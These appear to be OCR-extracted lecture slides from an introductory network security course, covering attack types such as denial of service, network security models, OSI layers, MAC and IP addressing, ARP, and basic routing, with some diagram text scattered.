
(c) Modification of messages

Active attacks:
Denial of Service (DoS)




(d) Denial of service

Network Security Model I: Secure communication channel



Network Security Model II: Gatekeeper for access control



Roadmap

- Attacks and security model
- **Network vulnerabilities**
- Physical layer
- Data link layer
- Network layer
- Transport layer
- Application layer

Attacks and the OSI Stack

Network stack layer	Services	Protocols
7 Application 6 Presentation 5 Session		DNS SMTP
4 Transport		TCP
3 Network	Routers	IP
2 Data Link	Switches	
1 Physical	Hubs	

Network Addresses

- MAC address (layer 2)
  - MAC = Medium Access Control
  - Address of NIC (Network Interface Card)
  - Unique identifier with 48 bits
    - The first 24 identify the manufacturer
- IP address (layer 3)
  - IP = Internet Protocol ~= Inter-connect Net-works Protocol
  - IPv4 address has 32 bits
    - Usually represented as 4 separate decimal numbers
    - 131.159.15.24
  - IPv6 address has 128 bits
    - Represented as 8 groups of 4 hex digits (16 bits)
    - 2001:4ca0:2001:0013:0250:56ff:feba:37ac


Address Resolution: MAC to IP

- Address Resolution Protocol (ARP)
  - Layer 3 Protocol (Network)
  - Translates an IP address into a MAC address
- ARP query
  - Who has the IP 192.168.0.40? Answer to 192.168.0.20
- ARP reply
  - 192.168.0.40 is at 00:0e:81:10:19:FC
- ARP caches:
  - Stores previous answers
  - When the answers are too old, they are removed

IP address


- IP addresses identify the network and the machine
- Example: 192.168.0.22 address:
  - In CIDR notation: 192.168.0.22 / 24
  - First 24 bits of IP address are significant for network routing
  - Network mask is 255.255.255.0
    - 192.168.0.* identifies the network
    - *.*.*.22 identifies the machine

Routing


Internet
Router
62.49.147.169
IP address
192.168.0.20
Network mask
255.255.255.0
Default router
192.168.0.254
192.168.0.40
62.49.147.170
Router
192.168.1.11
192.168.1.10
192.168.0.254
192.168.1.254
switch
switch


Routing

Direct delivery



